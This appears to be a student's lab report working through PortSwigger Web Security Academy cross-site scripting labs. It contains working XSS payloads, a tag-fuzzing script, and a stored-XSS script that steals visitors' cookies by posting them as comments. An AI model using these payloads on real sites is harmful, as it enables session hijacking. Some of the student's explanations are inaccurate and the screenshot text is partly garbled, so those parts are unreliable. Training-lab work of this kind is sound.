

1. cross-site-scripting/reflected (1)	4
2. cross-site-scripting/reflected (2)	4
4. -	5
5. -	5
6. cross-site-scripting/reflected (3)	5
7. cross-site-scripting/reflected (4)	7
8. cross-site-scripting/reflected (5)	8
9. cross-site-scripting/reflected (6)	9
10. cross-site-scripting/reflected (7)	10
11. cross-site-scripting/reflected (8)	11
12. cross-site-scripting/dom-based (1)	12
13. cross-site-scripting/dom-based (2)	13
14. cross-site-scripting/dom-based (3)	14
15. cross-site-scripting/dom-based (4)	15
16. cross-site-scripting/dom-based (5)	15
17. -	16
18. cross-site-scripting/stored (1)	17
19. cross-site-scripting/stored (2)	17
20. cross-site-scripting/stored (3)	18
21. -	18
22. -	19
23. cross-site-scripting/dom-based (6)	20
24. -	20
25. cross-site-scripting/exploiting (1)	21
26. -	21
27. -	21

1. cors (1)	22
2. -	22
8. Content-Security-Policy examples	24
Example #1	24
Example #2	25
Example #3	26
Example #4	26
1. csrf (1)	27
3. csrf (2)	27
4. csrf (3)	28
5. csrf (4)	28
6. -	29
7. -	29
9. csrf (5)	30
10. -	30
11. cross-site-scripting/exploiting	31
4. clickjacking (2)	32
5. clickjacking (3)	34
6. -	34
7. -	35
8. Prevention (X-Frame-Options)	36
9. web-cache-poisoning/exploiting	38
10. -	39
3. Reverse the cookie	39
4. Application	41

5. Vulnerability	41
6. Serialization example	41
7. Function expressions in Javascript	42
8. Add function expression to serialized object	43
9. Exploit creation	45
11. Deploy the exploit	47
1. web-socket (1)	47
2. -	48

3.1: XSS

1. cross-site-scripting/reflected (1)

The screenshot shows a browser window for the Web Security Academy. The URL is acc21fe91f043ab3c0af033c00fb00aa.web-security-academy.net. The page title is "Reflected XSS into HTML context with nothing encoded". A green button indicates the task is "Solved". Below the title, there's a link to "Back to lab description >". A prominent orange banner at the top says "Congratulations, you solved the lab!". To the right of the banner are buttons for "Share your skills!" and "Continue learning >". The main content area shows a dark-themed interface with a header bar containing icons for trash, edit, font size, and search. A sidebar on the left shows a note titled "Moscow does not..." with the timestamp "11:57 AM No addition...". The main content area displays the word "Madler". At the bottom, there are "LIKE" and "TO" buttons, and a timestamp "February 1, 2022 at 6:07 PM". The bottom right shows a Mac OS X dock with various application icons.

2. cross-site-scripting/reflected (2)

The screenshot shows a browser window for the Web Security Academy. The URL is acc21fe91f043ab3c0af033c00fb00aa.web-security-academy.net. The page title is "Success: <body onresize=alert(document.cookie)></body> gives code 200" and "Success: <bodyv onstorage=alert(document.cookie)></body> gives code 200". A green button indicates the task is "Solved". Below the title, there's a link to "Back to lab description >". A prominent orange banner at the top says "Congratulations, you solved the lab!". To the right of the banner are buttons for "Share your skills!" and "Continue learning >". The main content area shows a dark-themed interface with a header bar containing icons for trash, edit, font size, and search. A sidebar on the left shows a note titled "Moscow does not..." with the timestamp "11:57 AM No addition...". The main content area displays the word "Madler". At the bottom, there are "LIKE" and "TO" buttons, and a timestamp "February 1, 2022 at 6:07 PM". The bottom right shows a Mac OS X dock with various application icons.

4. -

```
97.120.73.214 - - [02/Feb/2022:02:33:25 +0000] "GET /log HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36"
97.120.73.214 - - [02/Feb/2022:02:33:25 +0000] "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36"
97.120.73.214 - - [02/Feb/2022:02:33:55 +0000] "POST / HTTP/1.1" 200 "User-Agent: python-requests/2.20.0"
```

5. -

6. cross-site-scripting/reflected (3)

- Show the HTTP status code and response text obtained

- Show the list of tags that are not filtered

The screenshot shows a dark-themed IDE interface. On the left, a terminal window displays the following Python code and its execution:

```

12 tags = open("tags.txt","r").readlines()
14
15
16 for tag in tags:
17     print(tag)
18     search_url = f'https://{{site}}/?search=<{tag}>'
19     resp = requests.get(search_url)
20     print(f'Status code is {resp.status_code} with response text {resp.text}')

```

Output from the terminal:

```

Traceback (most recent call last):
  File "5.py", line 19, in <module>
    resp = s.get(search_url)
NameError: name 's' is not defined
(base) Matthews-Air:labs3 matthewadler$ python 5.py
Status code is 400 with response text "Tag is not allowed"
a

Status code is 400 with response text "Tag is not allowed"
abbr

Status code is 400 with response text "Tag is not allowed"
acronym

Status code is 400 with response text "Tag is not allowed"
address

Status code is 400 with response text "Tag is not allowed"
apple

Status code is 400 with response text "Tag is not allowed"
area

```

On the right, a sidebar titled "Madler" lists several notes:

- Assignment 2** (Yesterday, Go to 1:25...) - Madler
- Moscow does not...** (Yesterday, No additi...) - Madler
- Pittman wrestling...** (Monday, Hige- mulat...) - Madler

- Take a screenshot showing completion of the level hat includes your OdinId

The screenshot shows a dark-themed IDE interface. On the left, a terminal window displays the following Python code and its execution:

```

14 tags = open("events.txt","r").readlines()
15
16 for tag in tags:
17     print(tag)
18     search_url = f'https://{{site}}/?search=<{tag}>'
19     resp = requests.get(search_url)
20     print(f'Status code is {resp.status_code} with response text {resp.text}')
21     search_term = '''<svg><animatetransform onbegin=alert(1)>'''"

```

Output from the terminal:

```

File "4.py", line 16
    search_term = '''<svg><animatetransform onbegin=alert(1)>''' "
SyntaxError: EOL while scanning string literal
(base) Matthews-Air:labs3 matthewadler$ python 5.py
Status code is 400 with response text "Tag is not allowed"
onanimationend

Status code is 400 with response text "Tag is not allowed"
onanimationiteration

Status code is 400 with response text "Tag is not allowed"
onanimationstart

Status code is 400 with response text "Tag is not allowed"
onbeforecopy

Status code is 400 with response text "Tag is not allowed"
onbeforecut

Status code is 400 with response text "Tag is not allowed"
onblur

Status code is 400 with response text "Tag is not allowed"
onclick

Status code is 400 with response text "Tag is not allowed"
onfocus


Status code is 400 with response text "Tag is not allowed"
oninput

```

On the right, a sidebar titled "Madler" lists several notes:

- Assignment 2** (Yesterday, Go to 1:25...) - Madler
- Moscow does not...** (Yesterday, No additi...) - Madler
- Pittman wrestling...** (Monday, Hige- mulat...) - Madler

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >](#)[Home](#)

7. cross-site-scripting/reflected (4)


- Show the part of the source demonstrating that the content has been HTML-encoded in the HTML context

```
<section class=blog-header>
    <h1>0 search results for '&lt;madler&gt;'</h1>
    <hr>
</section>
```

- Show the part of the source demonstrating that the reflected content also appears within an HTML tag's context

```
<form action=/ method=GET>
    <input type=text placeholder='Search the blog...' name=search value="&lt;madler&gt;">
    <button type=submit class=button>Search</button>
</form>
```

```
(base) Matthews-Air:labs3 matthewwadler$ python 7.py
    <input type=text placeholder='Search the blog...' name=search value="&lt;madler&gt;">
(base) Matthews-Air:labs3 matthewwadler$
```



- Take a screenshot showing completion of the level that includes your OdinId


8. cross-site-scripting/reflected (5)

- Within the source, show the two contexts that the search term appears in.


```
<script>
  var searchTerms = '<madler>';
  document.write('');
</script>
```

```
<section class=blog-header>
  <h1>0 search results for '&lt;madler&gt;'</h1>
  <hr>
</section>
```

- Open the tracker image in a new tab and show its URL that contains the search term



- Perform the search for `</script>` and explain why the string below the search form appears and where it came from. The tag is unencoded within javascript code which implements tracker image. `'; document.write(' ');` is that javascript.
- Show its URL and explain why it no longer contains the search term. Terminates scripts execution.



- Take a screenshot showing completion of the level that includes your OdinId
-

The screenshot shows a completed lab on the WebSecurity Academy platform. The title of the lab is "Reflected XSS into a JavaScript string with single quote and backslash escaped". A green "Solved" button with a trophy icon is visible. Below the title, there's a link to "Back to lab description >". The main content area displays a terminal window with the output "Congratulations, you solved the lab!". The terminal also shows the command `def bst(charSet):` and the date "February 1, 2022 at 6:07 PM". The user name "Madler" is displayed at the bottom of the terminal window.

9. cross-site-scripting/reflected (6)

- Take a screenshot of the search term as it is reflected back in the Javascript code. What has been done to the search term as it appears in the Javascript code? A '>' is added to search.

The screenshot shows a terminal window displaying a piece of JavaScript code. The code includes a variable declaration for `searchTerms` containing a reflected search term. The reflected term includes a double ampersand (`&&`) and a closing brace (`}`) which have been converted into a single greater than sign (`>`). The terminal also shows the date "February 1, 2022 at 6:07 PM" and the user name "Madler".

```
<section class="blog-header">...</section>
<section class="search">...</section>
<script>
    var searchTerms =
        '&&/script&gt;&lt;script&gt;alert(1)&lt;/script&gt;';
        document.write('');


```

- Show the error that is returned and the line number it occurs on.

The screenshot shows a browser terminal window with an error message: "Uncaught SyntaxError: Invalid or unexpected token". The error occurred at line 56 of the script. The terminal also shows the date "February 1, 2022 at 6:07 PM" and the user name "Madler".

```
?search=<%2Fscript><...t(1)<%2Fscript>':56
>
```

- Why does the search term not appear in the tag? The broken assignment has three quotes followed by a semi-colon, indicating that the delimiter used as a search string has broken the syntax
- What does // do in the Javascript code? Represents the delimiter.
- Take a screenshot of its URL demonstrating successful injection of the second Javascript assignment.



- Take a screenshot showing completion of the level that includes your OdinId

The screenshot shows the Web Security Academy interface for the 'Reflected XSS' lab. The title bar reads "Reflected XSS into a JavaScript string with angle brackets HTML encoded". A green button indicates it is "Solved". The main content area shows a note card with the following content:

```
def bst(charSet):
Yesterday low = 0
```

February 1, 2022 at 6:07 PM

Madler

A message at the bottom of the page says "Search results for \" alert(1) \"".

10. cross-site-scripting/reflected (7)

- Explain why this error has happened and what needs to be done to fix it. The single-quote does not break syntax as a result of the character being escaped with a backslash. However it doesn't account for both a single quote and a backslash. A solution would be to disallow single quotes and backslashes in any user input. Or just use another markup language.

- Take a screenshot showing completion of the level that includes your OdinId

Web Security Academy

Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Home

def bst(charSet):
Yesterday low = 0

February 1, 2022 at 6:07 PM

Madler

Search results for '\'-alert(1)//'

11. cross-site-scripting/reflected (8)

- Show this line of Javascript

```
<script>
    var message = `0 search results for 'madler'`;
    document.getElementById('searchMessage').innerText = message;
</script>
```

- Show the line that defines the template literal.

```
>0 search results for 'madler'</h1> == $0

var message = `0 search results for 'madler'`;
```

- Explain the results. Template literals allow adversary to allow malicious code to be evaluated by javascript.

- Take a screenshot showing completion of the level that includes your OdinId

Web Security Academy Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >

def bst(charSet):
Yesterday low = 0

February 1, 2022 at 6:07 PM Madler

Home

12. cross-site-scripting/dom-based (1)

- Take a screenshot of the `` tag in Developer Tools and show that its syntax has been broken.

```

<section class="blog-list"> </section>
```

- Take a screenshot showing completion of the level that includes your OdinId



DOM XSS in document.write sink using source location.search

LAB Solved



[Back to lab description »](#)

Congratulations, you solved

Share your skills!

[Continue learning »](#)

The screenshot shows a browser window with a dark theme. At the top, there's a toolbar with icons for window control, tab management, and search. Below the toolbar, a message says "Congratulations, you solved". To the right of that are buttons for "Share your skills!" (with a Twitter icon) and "Continue learning" (with a double arrow icon). The main content area has two sections. On the left, a dark box contains the Python code:

```
def bst(charSet):  
    Yesterday low = 0
```

. On the right, a dark box shows the timestamp "February 1, 2022 at 6:07 PM" and the name "Madler".

13. cross-site-scripting/dom-based (2)

- How does the `store` variable get set? Can one always assume that it is one of the values in the `stores` list? Store variable gets set via `storeId`. The code does assume that. But no. You shouldn't assume this.
- What is the purpose of the first `if` statement? What is the purpose of the second `if` statement? First if checks if there is a store id. We can put html into `storeId`. Second if checks if there is a match in the list.
- Take a screenshot showing that you have successfully injected a bogus store that is not one of the initial ones in the `stores` list.

```
▼<select name="storeId">
  <option selected>"madler</option>
  <option>London</option>
  <option>Paris</option>
  <option>Milan</option>
</select>
```

- Take a screenshot showing completion of the level that includes your OdinId

Web Security Academy 


DOM XSS in document.write sink using source location.search inside a select element

LAB Solved 

Congratulations, you solved the lab! [Back to lab description](#) [!\[\]\(e49b5d3abe30177be99592ac6403a42e_img.jpg\) Share your skills!](#) [Continue learning >](#)

CS510 Assignment... Wednesday Go to 1... February 1, 2022 at 6:07 PM Madler

Home



14. cross-site-scripting/dom-based (3)

Web Security Academy 


DOM XSS in innerHTML sink using source location.search

LAB Solved 


Congratulations, you solved the lab! [Back to lab description](#)

CS510 Assignment... Wednesday Go to 1... February 1, 2022 at 6:07 PM Madler

Home



0 search results for [Madler](#)



15. cross-site-scripting/dom-based (4)

Web Security Academy 

DOM XSS in jQuery
anchor href attribute
sink using
location.search
source

LAB Solved 

Congratulations, you solved the lab!  Continue learning >

CS510 Assignment... February 1, 2022 at 6:07 PM Home | Submit feedback

Wednesday Go to 1:... Madler

16. cross-site-scripting/dom-based (5)

- Show a screenshot of the URI path of the XHR request

Invert Hide data URLs All Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other Has blocked cookies

W... Headers Payload Preview Response Initiator Timing Cookies

Request URL: <https://acf21fec1e94c1b9c0931bb9005a00a1.web-security-academy.net/search-results?search=Say+It+With+Flowers+-+Or+Maybe+Not>

- Show a screenshot of the JSON response that echoes the search term


```
1 {"results": [{"id": 1, "title": "Say It With Flowers - Or Maybe Not", "image": "blog/posts/49.jpg", "summary": "Ahhhh, St. Valentine's Day. What better way to let that special someone kno"}
```

- Take a screenshot of the vulnerable line of code

```
if (this.readyState == 4 && this.status == 200) {  
    eval('var searchResultsObj = ' + this.responseText);  
    displaySearchResults(searchResultsObj);  
}
```

17. -

- What has been done to the delimiter to prevent syntax from being broken? Double quote is backslash escaped.
- Take a screenshot of the error that has been produced in the console. Examine the JSON response to verify that you have broken syntax.



- Take a screenshot showing completion of the level that includes your OdinId



Reflected DOM XSS

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

February 1, 2022 at 6:07 PM

Madler

While BST:
Wednesday ef bst(c...

18. cross-site-scripting/stored (1)



Stored XSS into HTML context with nothing encoded

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

February 1, 2022 at 6:07 PM

Madler

your comment!


19. cross-site-scripting/stored (2)

- Take a screenshot showing that you have successfully added the `OdinId` attribute to the author's website link.

```
<h2>Stored XSS into HTML context with nothing encoded</h2>
▼<a class="link-back" href="https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded"> == $0
```


- Show the stored `<a>` tag you have used that pops up this alert()

- Take a screenshot showing completion of the level that includes your OdinId



20. cross-site-scripting/stored (3)


- Replace the URL with `https://pdx.edu'` (e.g. the original URL with a single-quote added to break Javascript syntax). Execute the code and show a screenshot of the error that is returned.



- Explain what happens when the URL is replaced with `https://pdx.edu');`. We break the syntax setting an attribute and can make the link point to pdx.edu.
- Finally, using this URL, insert an `alert(1);` into it and take a screenshot of the results in the console including the pop-up.

21. -


Replace the URL with `https://pdx.edu'` (e.g. the original URL with a single-quote added to break Javascript syntax). Execute the code and show a screenshot of the error that is returned.



- Explain what happens when the URL is replaced with `https://pdx.edu');//`. We get a backslash escape. So this we know prevents our attack.
- Finally, using this URL, insert an `alert(1)`; into it and take a screenshot of the results in the console including the pop-up

22. -

- Explain why they differ: Single quote is backslash escaped and html encoded in html. There is no difference.
- Are the results the same? No results are different. Get an &apos in response
- Take a screenshot of the error message in the console. Is it similar to one that you have seen when crafting an exploit? Yes, same as initial error.



- Take a screenshot showing completion of the level that includes your OdinId

Web Security Academy

Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes escaped

LAB Solved



Congratulations, you solved the lab!


Share your skills!

Continue learning »

Congratulations, you solved the lab!

Share your skills!

Continue learning »



23. cross-site-scripting/dom-based (6)

- Take a screenshot of the result and explain the issue. What other [built-in String method](#) could be used instead to fix this particular issue? Goal is to html encode the characters. But it isn't being done globally. Can use `replaceAll()`.


```
> "<madler>".replace('<','&lt;').replace('>','&gt;')
<- '&lt;madler&gt;'

> "
  <madler>".replace('<','&lt;').replace('>','&gt;').replac
  e('&gt;',onerror=alert(1))
<- '&lt;madlerundefined'
```

24. -

- Which three fields of JSON are vulnerable to a cross-site scripting attack?Comments, author, avatar.

- Take a screenshot showing completion of the level that includes your OdinId



25. cross-site-scripting/exploiting (1)

The screenshot shows the completed exploit code for the '25.py' file:

```

25.py - w22websec-madler-matthew-adler
=====
25.py > labCode > labs3 > 25.py > ...
6 | site = 'https://ac4811d1f19d74c5c0d4c61800bd002e.web-security-academy.net'
7 | s = requests.Session()
8 | post_url = f'{site}/post?postId=1'
9 | resp = s.get(post_url)
10 | soup = BeautifulSoup(resp.text, 'html.parser')
11 | csrf = soup.find('input', {'name': 'csrf'}).get('value')
12 |
13 | # Need to register an event handler to ensure form element that contains csrf token is loaded
14 | # and accessible. Then, need to pull it in to the form on the page before submitting it
15 | # Any visitor will execute script when visiting page
16 | comment_url = f'{site}/post/comment'
17 | comment_xss = '<script>document.addEventListener("DOMContentLoaded", function() {'
18 |         document.forms[0].name.value = "matthew-adler";
19 |         document.forms[0].email.value = "madler@pdx.edu";
20 |         document.forms[0].postId.value = 1;
21 |         document.forms[0].csrf.value = document.getElementsByName("csrf")[0].value;
22 |         document.forms[0].comment.value = document.cookie;
23 |         document.forms[0].website.value = "https://foo.com";
24 |         document.forms[0].submit();
25 |     });
26 |     var get...
27 |     var get...
28 |     comment_data = {
29 |         'csrf': csrf,
30 |         'postId': '2',
31 |         'comment': comment_xss,
32 |         'name': 'Mattdler',
33 |         'email': 'madler@pdx.edu',
34 |         'website': 'https://pdx.edu'
35 |     }
36 |     s.post(comment_url, comment_data)
37 | }
38 | 
```

26. -

- Take a screenshot of the headers showing all of the form data for your POST including your own exfiltrated cookie sent as a comment.

Name	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
academyLabHeader							
comment							
confirmation?postId=1							
academyLabHeader.css							
labsBlog.css							
labHeader.js							
logoAcademy.svg							
ps-lab-solved.svg							

